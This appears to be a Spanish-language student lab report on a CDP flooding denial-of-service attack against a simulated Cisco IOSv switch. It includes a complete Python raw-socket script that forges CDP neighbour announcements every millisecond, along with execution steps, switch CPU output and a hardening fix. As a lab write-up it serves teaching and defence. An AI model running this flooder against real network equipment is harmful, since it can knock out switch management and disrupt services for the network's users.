

Informe de Laboratorio Técnico: Auditoría de Seguridad en Capa 2 — CDP Flooding

Información Institucional y de Control

- Institución: Instituto Tecnológico de Las Américas (ITLA)
- Asignatura: Seguridad de Redes
- Autor de la Auditoría: Zoe Daniela Bobonagua Acevedo
- Matrícula: 2025-0839
- Entorno de Simulación: GNS3 / PNETLab con nodos Cisco IOSv
- Fecha de Documentación: Junio de 2026

1. Objetivos del Laboratorio y del Script

1.1. Objetivo del Laboratorio

El propósito de esta práctica de ingeniería es evaluar el impacto operacional, el consumo de memoria volátil y la estabilidad del plano de control (*Control Plane*) en un conmutador Cisco IOSv ante la recepción masiva de anuncios falsificados de Cisco Discovery Protocol (CDP). El laboratorio busca recrear un ataque de denegación de servicio (DoS) por inundación de la tabla de vecinos para analizar cómo la degradación de recursos afecta la administración del dispositivo y validar los métodos de desactivación selectiva del protocolo en la capa de acceso.

1.2. Objetivo del Script


A diferencia de herramientas convencionales de automatización, este script ha sido desarrollado utilizando **Sockets Crudos (Raw Sockets)** directos a nivel de Kernel para eliminar la dependencia de librerías de abstracción de alto nivel. Su objetivo técnico es construir de forma binaria y manual la trama de Capa 2 completa (incluyendo cabeceras Ethernet Multicast, LLC y SNAP), calculando el algoritmo de Checksum de Internet (RFC 1071) en tiempo real para inyectar anuncios iterativos de falsos enrutadores (**Falso_Router_X**) cada 0.001 segundos, colapsando la memoria RAM asignada al proceso CDP del switch.

2. Documentación de la Arquitectura de Red


La topología de red se mantiene idéntica para preservar la correlación de las auditorías en el switch de acceso perimetral **SW2**.

2.1. Diagrama de Flujo Lógico de la Topología

None



2.1 TOPOLOGIA EN GNS3



2.2. Cuadro de Direccionamiento e Interfaces Técnico

Dispositivo	Interfaz Física	Tipo de Enlace	Dirección IP	Máscara de Red	Default Gateway	Segmento / Función
R1	f0/0.83	Subinterfaz	10.25.83.1	255.255.255.0	N/A	VLAN 83 (Datos)
R1	f0/0.99	Subinterfaz	10.25.99.1	255.255.255.0	N/A	VLAN 99 (Nativa/Mgt)
SW1	Vlan99	SVI Virtual	10.25.99.11	255.255.255.0	10.25.99.1	VLAN 99 (Gestión Core)
SW2	Vlan99	SVI Virtual	10.25.99.12	255.255.255.0	10.25.99.1	VLAN 99 (Gestión Acceso)
kali-1	eth0	Acceso Estático	10.25.83.99	255.255.255.0	10.25.83.1	VLAN 83 (Nodo Auditor)
PC1	e0	Acceso Dinámico	Asignada DHCP	255.255.255.0	10.25.83.1	VLAN 83 (Nodo Víctima)

3. Especificaciones y Funcionamiento del Script

3.1. Análisis de la Estructura de Trama Inyectada

Dado que el código no utiliza utilidades de empaquetado automático, la construcción requiere estructurar los bytes con precisión matemática:

- **MAC Destino Multicast:** 01:00:0c:cc:cc:cc (Dirección exclusiva para protocolos de control Cisco).

- **Cabecera LLC/SNAP:** 42 42 03 00 00 0c 20 00 (Define que el paquete transporta una carga útil de CDP).
- **Bloques TLV (Type-Length-Value):** Estructuras binarias dinámicas donde se concatena el tipo de campo (\x00\x01 para Device ID, \x00\x06 para Plataforma), la longitud total calculada en dos bytes, y la cadena de texto de la identidad falsa.

3.2. Código Fuente Utilizado para la Inyección Binaria

Python

```
#!/usr/bin/env python3
import socket
import sys
import time
import random

interface = "eth0"
print(f"[*] Lanzando ataque CDP DoS de alta compatibilidad en {interface}...")
print("[*] Presiona Ctrl+C para detener el ataque.\n")

# 1. Obtener la dirección MAC real de la interfaz eth0
try:
    with open(f"/sys/class/net/{interface}/address", "r") as f:
        real_mac_str = f.read().strip()
        real_mac = bytes.fromhex(real_mac_str.replace(":", ""))
        print(f"[+] MAC Real detectada: {real_mac_str}")
except Exception as e:
    print(f"[-] Error al obtener la MAC de la interfaz {interface}: {e}")
    sys.exit(1)

# 2. Configurar el Socket Crudo (Raw Socket) a nivel de Kernel
try:
    s = socket.socket(socket.AF_PACKET, socket.SOCK_RAW)
    s.bind((interface, 0))
except PermissionError:
    print("[-] Error: Debes ejecutar este script con 'sudo'.")
    sys.exit(1)
except Exception as e:
    print(f"[-] Error al abrir el socket: {e}")
    sys.exit(1)
```

```

# Dirección MAC Multicast destino oficial de CDP
cdp_multicast = b"\x01\x00\x0c\xcc\xcc\xcc"
# Cabeceras estáticas requeridas por Cisco (LLC + SNAP)
llc_snap = b"\x42\x42\x03\x00\x00\x0c\x20\x00"

# Función matemática para calcular el Checksum estándar de
Internet (RFC 1071)
def calculate_checksum(data):
    if len(data) % 2 == 1:
        data += b"\x00"
    s = sum(int.from_bytes(data[i:i+2], "big") for i in range(0,
len(data), 2))
    while s >> 16:
        s = (s & 0xffff) + (s >> 16)
    return (~s) & 0xffff

counter = 0
try:
    while True:
        counter += 1

        # Datos del falso vecino
        device_id = f"Falso_Router_{counter}".encode('utf-8')
        platform = b"cisco 3725"
        software = b"Cisco IOS Software, Version 15.1"

        # Construcción de los bloques TLV
        tlv_device = b"\x00\x01" + int.to_bytes(len(device_id) +
4, 2, "big") + device_id
        tlv_software = b"\x00\x02" + int.to_bytes(len(software) +
4, 2, "big") + software
        tlv_platform = b"\x00\x06" + int.to_bytes(len(platform) +
4, 2, "big") + platform

        all_tlvs = tlv_device + tlv_software + tlv_platform

        # Cabecera base de CDP
        cdp_base = b"\x02\xb4\x00\x00"

```

```

    # Calcular el Checksum real
    chk = calculate_checksum(cdp_base + all_tlvs)
    cdp_base_with_chk = b"\x02\xb4" + int.to_bytes(chk, 2,
"big")

    # Ensamblar el paquete
    packet = cdp_multicast + real_mac + llc_snap +
cdp_base_with_chk + all_tlvs

    # Relleno mínimo de trama Ethernet
    if len(packet) < 60:
        packet += b"\x00" * (60 - len(packet))

    # Enviar
    s.send(packet)
    time.sleep(0.001)
except KeyboardInterrupt:
    print("\n[!] Ataque detenido por el usuario.")
    s.close()
    sys.exit(0)

```

4. Guía de Ejecución y Diagnóstico de Anomalías

Paso 1: Establecer Línea Base de Vecinos CDP

Antes del despliegue del ataque, verifique que la tabla CDP del switch **SW2** contenga únicamente enlaces legítimos conocidos hacia los enrutadores o switches del Core (en este caso, hacia **SW1**).

Plaintext

SW2# show cdp neighbors

SW2# show processes cpu sorted

```

SW2>show processes cpu sorted
CPU utilization for five seconds: 68%/0%; one minute: 49%; five minutes: 43%
PID Runtime(ms)   Invoked    uSecs   5Sec   1Min   5Min TTY Process
 64    1498759      581425    2577 28.78% 23.36% 25.31% 0 IOSv e1000

 10      48067      215606      222 13.66%  4.09%  1.64% 0 IOSv in console

286     55282       3685    15001  3.50%  1.02%  0.58% 0 Net Input

  3        571        84     6797  3.50%  0.54%  0.16% 0 Exec

289    143478      13995    10252  3.02%  2.66%  3.02% 0 Per-Second Jobs

 56     3450      13733      251  2.54%  0.24%  0.11% 0 TTY Background

```

Paso 2: Ejecución del Inyector de Sockets Crudos

Abra la consola de **kali-1**, asigne permisos de superusuario e inicie el archivo de automatización binaria:

```
Bash
chmod +x cdp_dos.py
sudo ./cdp_dos.py
```

```
(kali㉿kali)-[~]
└─$ sudo python3 cdp_DOS_ATTACK.py
[*] Lanzando ataque CDP DoS de alta compatibilidad en eth0 ...
[*] Presiona Ctrl+C para detener el ataque.

[+] MAC Real detectada: 00:0c:29:ab:d7:82
```

Paso 3: Monitoreo de Saturación de Memoria y CPU

Regrese a la terminal de comandos del switch **SW2**. Observe cómo la tabla de vecinos empieza a paginarse de forma indefinida mostrando miles de dispositivos inexistentes. Ejecute los siguientes comandos de auditoría para verificar la degradación del procesador debido al procesamiento de los Checksums:

```
Plaintext
SW2# show cdp neighbors
SW2# show cdp traffic
SW2# show processes cpu sorted | exclude 0.00
```

```
SW2#show processes cpu sorted
CPU utilization for five seconds: 70%/0%; one minute: 48%; five minutes: 44%
PID Runtime(ms)   Invoked    uSecs   5Sec   1Min   5Min  TTY Process
286      57068       4671    12217 34.58%  3.77%  1.26%  0 Net Input

 64     1513448     583109     2595 20.46% 24.52% 25.46%  0 IOSv e1000

10       50362     217290      231  3.69%  3.90%  2.05%  0 IOSv in console

73       89229     1583231      56  2.37%  1.65%  1.79%  0 Ethernet Msec T
```

5. Plan de Mitigación e Ingeniería de Hardening

CDP es un protocolo de descubrimiento de topología de texto plano no cifrado. No posee mecanismos de autenticación. Al ser un protocolo de infraestructura, **nunca debe estar activo en puertos de acceso orientados a usuarios finales** (como PC de escritorio o máquinas virtuales de auditoría).

5.1. Configuración Defensiva Aplicada (Switch SW2)

Para neutralizar la vulnerabilidad de raíz, la ingeniería defensiva establece apagar de forma selectiva el procesamiento de anuncios CDP en los interfaces de acceso cliente (puertos no confiables), mientras se mantiene activo únicamente en los enlaces troncales troncales de interconexión confiable entre switches.

Implemente los siguientes comandos en SW2:

```
SW2# configure terminal
!
! 1. Mantener CDP activo globalmente para el descubrimiento de la infraestructura legítima
cdp run
!
! 2. Entrar a las interfaces perimetrales orientadas a hosts finales
interface range GigabitEthernet0/3, GigabitEthernet1/0
description ACCESOS_HARDENING_CDP_DISABLE
!
! 3. Desactivar de forma fulminante la transmisión y recepción de CDP en el puerto
no cdp enable
end
```

5.2. Comprobación y Logs de Validación de Defensas

Al relanzar el script binario desde Kali Linux posterior a la aplicación del Hardening, las tramas multicast CDP son descartadas de forma inmediata por el hardware del switch en la interfaz física de ingreso Gi0/3 sin pasar al procesador principal.

Verifique la efectividad limpiando la tabla saturada vieja y validando el comportamiento:

```
Plaintext
SW2# clear cdp table
SW2# show cdp neighbors
SW2# show processes cpu sorted | exclude 0.00
```

6. Marco de Uso Ético y Cumplimiento Legal

Este documento de ingeniería y su código han sido estructurados para cumplir con los requerimientos académicos del proyecto práctico de **Seguridad de Redes** del ITLA. Las pruebas fueron ejecutadas estrictamente dentro del ecosistema virtual aislado de GNS3 / PNETLab. La inyección de tramas de control con sockets crudos dirigidas a infraestructuras de telecomunicaciones reales causa la caída de servicios críticos empresariales y está penalizada de forma severa por las normativas de delincuencia de alta tecnología del Estado.